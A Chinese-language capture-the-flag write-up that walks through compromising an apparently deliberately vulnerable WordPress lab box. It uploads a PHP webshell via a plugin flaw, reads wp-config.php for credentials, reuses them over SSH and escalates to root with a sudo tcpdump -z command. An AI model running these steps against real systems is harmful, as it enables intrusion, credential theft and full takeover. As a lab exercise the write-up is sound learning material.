
经过刚才的分析我们知道了该CMS及版本号，并搜索得知存在插件漏洞，所以我们利用该漏洞进行提权。首先我们在插件这里上传一个一句话木马。






将这个 1.php 文件，也就是一句话木马，上传，然后我们就可以在中国蚁剑进行后续操作。
这里附上中国蚁剑的安装教程https://blog.csdn.net/qq_36235492/article/details/85713821


ps：蚁剑并不需要安装在 kali 当中，装在物理机也可以使用。




对数据进行修改，1号位置改为目标IP，2号位置改为上传的一句话木马文件名，3号位置改为一句话木马的连接密码，也就是POST里面的部分。保存后右键点击数据，打开虚拟终端。




在虚拟终端输入命令建立会话，然后查看wp-config.php获得账号及口令。


中国蚁剑
AntSword 编辑 窗口 调试
192.168.226.132
(*) 基础信息
当前路径: /var/www/html/wp-content/uploads/2020/12
磁盘列表: /
系统信息: Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/wp-content/uploads/2020/12) $ cd ..
(www-data:/var/www/html/wp-content/uploads/2020) $ cd /var/www/html
(www-data:/var/www/html) $ ls
index.php
ipdata
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
(www-data:/var/www/html) $ cat wp-config.php
<?php
/**
* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings




6. SSH登录服务器

通过SSH利用上一步获得的访问数据库的用户名和密码连接远程服务器。




尝试查看/root/flag.txt



均查看失败。

使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）

查看当前身份可执行的命令。



发现可以root权限执行tcpdump命令
创建攻击文件

```
touch /tmp/exploit1
```

写入shellcode

```
echo 'cat /root/flag.txt' > /tmp/exploit
```


赋予可执行权限

```
chmod +x /tmp/exploit
```

利用tcpdump执行任意命令

```
sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
```

获得flag！！！！！！！



总结

以上就是本次CTF实战实践的全部内容。做完这个才发现自己真的是什么都不懂，什么都要问，太多东西要学习了。加油，信安人。